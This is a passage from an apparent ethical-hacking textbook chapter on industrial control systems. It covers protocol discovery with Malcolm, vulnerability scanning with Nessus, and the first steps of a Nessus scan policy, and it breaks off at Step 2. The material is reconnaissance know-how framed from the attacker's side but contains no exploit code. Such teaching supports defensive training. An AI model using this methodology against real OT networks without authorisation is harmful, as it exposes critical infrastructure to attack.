



Figure 18.104: Screenshot of Wireshark



Discovering ICS/SCADA Network Protocols using Malcolm

Source: *https://cisagov.github.io*

Malcolm is a powerful network traffic analysis tool that can be used by attackers to gain insights into the protocols used in industrial control systems (ICS) environments. It provides proper visibility into network communications using two intuitive interfaces: the OpenSearch dashboard, which is a flexible data visualization plugin with multiple prebuilt dashboards providing an easy overview of network protocols, and Arkime, which is a powerful tool that can be used to find and identify network sessions with suspected security incidents. Additionally, it supports secure communication carried out both from the user interface and remote log forwarders using standard encryption protocols.





Figure 18.105: Screenshot of Malcolm



Vulnerability Scanning

Once the attackers gather information about a target OT network and systems, they perform vulnerability scanning to identify available exploits and vulnerabilities in the critical infrastructure and OT. Attackers use tools such as SCADA Family for Nessus and Skybox Vulnerability Control to detect vulnerabilities in OT and IT devices, protocols, and applications, including ICS/SCADA, PLCs, RTUs, HMIs, gateways, desktop computers, and other networked systems. Attackers also use tools such as Wireshark to identify vulnerabilities via monitoring and analysis of industrial network traffic.

Vulnerability Scanning Using Nessus

Source: *https://www.tenable.com*

Nessus is a vulnerability assessment tool that allows attackers to find vulnerabilities in ICS and SCADA systems. This tool also provides attackers with a quick view of vulnerabilities associated with default policies and templates, and then allows them to create their own policies. Attackers use Nessus to discover and group all the vulnerabilities to launch various attacks on target OT networks.

Nessus includes a bunch of SCADA plugins through which attackers can perform vulnerability scanning on target ICS/SCADA devices. The vulnerabilities are obtained based on the plugin signatures.

Steps to Perform Vulnerability Scanning on ICS/SCADA Systems Using Nessus

- **Step 1:** Log in to the Nessus web client with the credentials provided at the time of the installation process. Click on the **Policies** tab and select **Create New Policy**. Then, choose the **Basic Network Scan** template.




Figure 18.106: Screenshot of Nessus showing New Policy settings

- **Step 2:** Modify the settings in the **DISCOVERY** node for port scanning. Provide a port range of **0–1000**.

